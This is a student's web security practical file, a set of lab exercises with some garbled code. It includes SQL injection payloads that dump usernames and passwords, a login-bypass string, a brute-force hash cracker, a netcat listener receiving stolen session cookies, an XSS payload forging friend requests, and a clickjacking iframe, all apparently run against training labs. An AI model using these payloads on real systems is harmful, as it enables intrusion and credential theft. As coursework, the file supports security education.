


INDEX

S.NO	Question	Date	Sign
1.	Implement the Security in web browsers (Mozilla Firefox/Google Chrome/IE).	5 th Sep	
2.	Analysis of the security and privacy features and issues in e-commerce & social media websites i.e., Facebook, Twitter, and Google+	12 th Sep	
3.	Implement CAPTCHA to keep the website secure.	22 nd Sep	
4.	Implement Password hashing and cracking techniques.	5 th Oct	
5.	Implement SQL Injection Attack.	9 th Oct	
6.	Implement XSS attacks.	12 th Oct	
7.	Implement Malicious Code & Memory Corruption Exploits.	25 th Oct	
8.	Demonstrate CISCO Packet Tracer for network configuration analysis.	3 rd Nov	
9.	Implement Reconnaissance with the help of Google and Who.is	17 th Nov	
10.	Implement Clickjacking, DNS rebinding & Ajax Attack.	5 th Dec	


LAB-1

Implement the security in web browsers (Mozilla Firefox/Google Chrome/IE)


1. Keep your browsers up to date (ITS supported software list. Enable automatic updates for your browser




2. Block pop-ups, plug-ins and phishing sites.



3. Set your browser not to store passwords. If you do store passwords in your browser, use a master password that conforms to the UCSC Password Standards. Please see below for restrictions for passwords that provide access to P3 or P4 sensitive data.



4. Disable third-party cookies.




LAB-2

Analysis of the security and privacy features and issues in Ecommerce and social media websites i.e. Facebook Twitter and Google+

1. Facebook

Security and Privacy Features:

- **Privacy Settings:** Facebook provides granular privacy settings, allowing users to control who sees their posts, friend list, and personal information.
- **Two-Factor Authentication (2FA):** Users can enable 2FA to add an extra layer of security to their accounts.
- **Activity Log:** Users can review and manage their activity log, including posts, comments, and interactions.
- **Secure Browsing (HTTPS):** Facebook uses HTTPS to encrypt data in transit, enhancing the security of user interactions.
- **App Permissions:** Users have control over the permissions granted to thirdparty apps, ensuring better control over data access.



Issues:

- **Data Privacy Concerns:** Facebook has faced criticism for its handling of user data, especially about third-party applications.
- **Phishing Attacks:** Users may be vulnerable to phishing attacks, where malicious actors attempt to trick them into providing sensitive information.

2. Twitter

Security and Privacy Features:

- **Account Security:** Twitter offers 2FA for added account security.
- **Privacy Settings:** Users can control who can see their tweets and interactions through privacy settings.

- **HTTPS Encryption:** Twitter uses HTTPS to secure communication between users and the platform.
- **Login Verification:** Another term for 2FA, login verification adds an extra layer of security during the login process.

Issues:

- **Account Hijacking:** Although 2FA is available, users who do not enable it might be susceptible to account hijacking.
- **Tweet Visibility:** Users might inadvertently share sensitive information due to misunderstanding or misconfiguring privacy settings.

3. Google+

Security and Privacy Features:

- **Circles and Sharing Controls:** Google+ allows users to categorize their connections into circles, providing control over shared content.
- **Account Activity:** Users could review their account activity, including sign-ins and devices used.

Issues:

- **Data Breach:** In 2018, Google+ experienced a data breach, leading to the decision to shut down the platform.

General Analysis for E-commerce Websites

Security and Privacy Features:

- **Secure Sockets Layer (SSL):** E-commerce websites use SSL to encrypt transactions, ensuring secure transmission of sensitive information.
- **Payment Security:** E-commerce platforms implement secure payment gateways and adhere to PCI DSS standards.
- **User Account Security:** E-commerce sites often provide account security features, such as password protection and 2FA.

Issues:

- **Data Breaches:** E-commerce platforms may be targeted for customer data, necessitating robust security measures to prevent breaches.
- **Phishing and Scams:** Users may encounter phishing attempts or scams targeting personal and financial information.

LAB-3

CAPTCHA to keep the website secure.

Python Code

```
from Flask import Flask, request, render_template, send_file from
captcha.image import ImageCaptcha
import random import os app = Flask( name ) def
generate_random_string(length=10): letters_and_digits = [str(j) for j in
range(10)] return ''.join(random.choice(letters_and_digits) for i in
range(length)) def generate_captcha(): captcha_text =
generate_random_string() image = ImageCaptcha(width=280, height=90)
image_data = image.generate(captcha_text) image_file =
f"static/{captcha_text}.png" # Save captcha as a file image.write(captcha_text,
image_file) return captcha_text, image_file @app.route('/') def index():
captcha_text, image_file = generate_captcha() return
render_template('index.html', captcha_image=image_file)
@app.route('/check', methods=['POST']) def check_captcha(): user_input =
request.form.get('captcha', '') captcha_text =
request.form.get('captcha_text', '') if user_input == captcha_text:
return "Correct!" else: return "Incorrect!" if name == ' main ':
app.run(debug=True)
```

HTML (Index.html) File

```
<!DOCTYPE html>
<html>
<head>
<title>Captcha Example</title>
</head>
<body>


<form action="/check" method="post">
<input type="text" name="captcha" placeholder="Enter Captcha">
      <input      type="hidden"      name="captcha_text"      value="{{
captcha_image.split('/')[0].split('.')[0] }}">

<input type="submit" value="Submit">
</form>
</body>
</html>
```

OUTPUT:

Step 1: Register Your Website on reCAPTCHA

The first step is the simplest. Go to the reCAPTCHA homepage and click on the Get reCAPTCHA button at the top of the screen. On the next screen, you'll find a prompt to enter a label and domain for your site, so you can identify it among your reCAPTCHA properties.

A screenshot of the reCAPTCHA registration form. It has two main input sections. The first is labeled 'Label' and contains a text box with the placeholder text 'For example, domain.com: Comments page'. The second is labeled 'Domains' with the subtext '(one per line)' and contains a text box with the placeholder text 'For example: domain.com domain.net domain.org'. At the bottom left, there is a checked checkbox labeled 'Get alerts about this site' with a help icon. At the bottom right, there is a blue 'Register' button.

Step 2: Add the reCAPTCHA Script to Your Website

To display our CAPTCHA, we need to tinker with some code. More specifically, you need to insert the following line of code between your site's <head> tags:

```
<script src='https://www.google.com/recaptcha/api.js'>
</script>
```

Step 3: Place the CAPTCHA on Your Site

To display our CAPTCHA, we'll need to add one more line of code to our pages. More specifically, this particular line should be inserted wherever you want your CAPTCHA to appear:

```
<div class="g-recaptcha" data-sitekey="Your site
key goes here"></div>
```


LAB-4

Password hashing and cracking techniques.

Python Code –

```
import re import hashlib
import getpass import time import
sys import termios def
hash_password(password):
hashed = hashlib.sha512(password.encode('utf-8')).hexdigest() return hashed
def is_valid_email(email):
email_pattern = r"^[A-Za-z0-9+_.-]+@(.+)$" return
re.match(email_pattern, email) is not None def save_registration_details(username, email,
password): with open("registration_details.txt", "a") as file: file.write(f"Username:
{username}\n") file.write(f"Email: {email}\n") file.write(f"Password: {password}\n\n") def
crack_password(target_hash):
characters = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
' max_password_length = 10 password = "" attempts = 0 start_time = time.time() while True:
for char in characters: attempt = password + char
hashed_attempt = hashlib.sha512(attempt.encode('utf-8')).hexdigest() if hashed_attempt ==
target_hash:
end_time = time.time() elapsed_time = end_time - start_time return attempt, attempts, elapsed_time
attempts += 1
if len(password) < max_password_length: password += characters[0] else:
password = characters[0] + password max_password_length += 1
def disable_echo(): fd = sys.stdin.fileno()
old_settings = termios.tcgetattr(fd) new_settings = termios.tcgetattr(fd)
new_settings[3] = new_settings[3] & ~termios.ECHO
termios.tcsetattr(fd, termios.TCSADRAIN, new_settings) return
old_settings def enable_echo(old_settings): fd = sys.stdin.fileno()
termios.tcsetattr(fd, termios.TCSADRAIN, old_settings) def
format_time(seconds):
```

OUTPUT:



A screenshot of a web form titled "User Registration Form". The form contains three input fields: "Username:", "Email:", and "Password:". Below the "Password:" field is a "Register" button. The form is displayed within a light gray border.

LAB-5

SQL Injection Attack.

What is InBand SQL Injection?

InBand SQL Injection (SQLi) is a prevalent cyber-attack method exploiting vulnerabilities in applications. It occurs when an attacker injects malicious SQL code into an application's input fields. This code gets executed by the application's database, allowing unauthorized access or manipulation of data.

Variations of InBand SQLi Attacks:

1. Error-based SQLi:

- Exploits error messages generated by the database to gather information about the database structure or extract sensitive data.

Implementation –

Error Based SQLi

https://website.thm/article?id=1

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

SQL Query	Answer
<input type="text" value="select * from article where id = 1"/>	<div>What is the user martin's password?</div> <div><input type="text" value="select * from article whe"/></div> <div><input type="button" value="Check Password"/></div>

2. Union-based SQLi:

- Utilizes the SQL **UNION** operator to combine results from different queries, enabling extraction of data from other tables.

Implementation -

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1,2,database()

2
Article ID: 1
sqli_one

SQL Query	Answer
<pre>select * from article where id = 0 UNION SELECT 1,2,database()</pre>	<p>What is the user martin's password?</p> <div>select * from article whe</div> <div>Check Password</div>

Level One
Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1,2,group_concat(column_name) FI

2
Article ID: 1
id,username,password

SQL Query	Answer
<pre>select * from article where id = 0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'</pre>	<p>What is the user martin's password?</p> <div>password</div> <div>Check Password</div>

Level One
Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1,2,group_concat(username,';',password

2
Article ID: 1
admin:p4ssword
martin:pa\$\$word
jim:work123


SQL Query	Answer
<pre>select * from article where id = 0 UNION SELECT 1,2,group_concat(username,';',password SEPARATOR ' ') FROM staff_users</pre>	<p>What is the user martin's password?</p> <div>pa\$\$word</div> <div>Check Password</div>

3. Boolean-based SQLi:

- Operates on boolean responses (true/false) from SQL queries to infer database information by analyzing the application's behavior.


Implementation –

Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}



https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

{"taken":true}



https://website.thm/login

Login Form

Username:
admin

Password:

Login

Level Two
Blind SQLi
THM{SQL_INJECTION_3840}



https://website.thm/login

Login Form

You bypassed the login and can now move to the next level

Level 3


SQL Query	SQL Results
select * from users where username=" and password=" OR 1=1;--' LIMIT 1;	

LAB-6

Implement XSS attacks.


1. Posting a Malicious Message to Display an Alert

Window



2. Posting a Malicious Message to Display an Alert

Window



3. Stealing Cookies from the Victim's Machine

```
Terminal
[02/08/20]seed@VM:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [192.168.0.136] port 5555 [tcp/*] accepted (family 2, sport 59222)
GET /?c=Elgg=hn9n81tjbmbp94nghpjggrluh1 HTTP/1.1
Host: 192.168.0.165:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

4. Becoming the Victim's Friend

The screenshot shows the 'Edit profile' page for a user named 'Samy' on the 'XSS Lab Site'. The 'About me' field contains the following malicious payload:

```
<p><strong>Samy is HERO</strong>
<script type="text/javascript">

window.onload = function () {
  var Ajax=null;
  var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
  var token="&_elgg_token="+elgg.security.token._elgg_token;

  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.xsslabegg.com/action/friends
  var data="";
  var params="";
  if (ts) params+=ts;
  if (token) params+=token;
  var url=sendurl+params;
  Ajax=new XMLHttpRequest();
  Ajax.open("POST",url,true);
  Ajax.setRequestHeader("Content-type","application/x-www-form-urlencoded");
  Ajax.send("add_friend[friend_id]=1&"+params);
}
```

Below the screenshot, the resulting profile is shown. The 'About me' field now displays 'Samy is HERO'. The 'Friends' list shows 'Samy' as a friend.

5. Writing a Self-Propagating XSS Worm

The screenshot shows the profile of a user named 'Alice' on the 'XSS Lab Site'. The 'Brief description' field contains the following malicious payload:


```
Samy is my HEROSamy is my HERO
```

Below the screenshot, the resulting profile is shown. The 'Brief description' field now displays 'Samy is my HEROSamy is my HERO'. The 'About me' field displays 'NaN'. The 'Remove friend' button is visible.


LAB-7

Implement Malicious Code & Memory Corruption Exploits.

Malicious code, such as viruses, worms, and Trojans, is software designed to harm computer systems or compromise user data. It can spread through infected files, emails, or websites. Protection involves using antivirus software, keeping software updated, and practicing cautious online behavior to mitigate the risk of infections. User education is crucial in preventing social engineering attacks that exploit human vulnerabilities.




Memory corruption exploits refer to techniques where attackers intentionally manipulate a program's memory to compromise its integrity. This can lead to various security vulnerabilities, such as buffer overflows or injection attacks. Exploiting these vulnerabilities allows attackers to execute arbitrary code, potentially gaining unauthorized access or causing the software to behave unexpectedly. Mitigating memory corruption exploits involves implementing secure coding practices, utilizing memory protection mechanisms, and keeping software up to date with patches to address known vulnerabilities.





LAB-8

Demonstrate CISCO Packet Tracer for network configuration analysis.



PING FROM PC0 TO PC1 (WITHIN A SWITCH) PING FROM PC2 TO PC3 (BETWEEN DIFFERENT SWITCHES)



Implement Reconnaissance with the help of Google and Who.is
Perform Reconnaissance to obtain the following

1. The Domain name:
2. Registrant name:

LAB-9


3. Email address:

4. IP address:

Step 1. Open the WHO.is website.



Step 2. Enter the website name and hit the “Enter button”.



Step 3. Show you the information about the URL entree

Registrar Info	
Name	PDR Ltd. d/b/a PublicDomainRegistry.com
Whois Server	http://whois.publicdomainregistry.com
Referral URL	http://www.publicdomainregistry.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	2030-03-19
Registered On	2009-03-19
Updated On	2022-04-21
Name Servers	
ns-1520.awsdns-62.org	205.251.197.240
ns-1569.awsdns-04.co.uk	205.251.198.33
ns-245.awsdns-30.com	205.251.192.245
ns-869.awsdns-44.net	205.251.195.101


LAB-10

Implement Clickjacking, DNS rebinding & Ajax Attack.

Script

```
<style> iframe {  
position:relative; width:1200; height: 1300; opacity: 0.1; z-index:  
2;  
}  
div {  
position:absolute; top:400;  
left:80;  
z-index: 1;  
}  
</style>  
<div>Click Me</div>  
<iframe src=https://exploit-0a0c0061049fbe8580c64859012100e9
```

OUTPUT:



**Sri Guru Tegh Bahadur Institute of Management &
Information Technology**

(Affiliated to Guru Gobind Singh Indraprastha University, Delhi)



BACHELOR OF COMPUTER APPLICATION (B.C.A)

PRACTICAL FILE

WEB SECURITY

Submitted to: -

Mrs. Jaspreet Kaur

03691102021

Submitted by:-

Lovely Raikwar

Enrolment number:-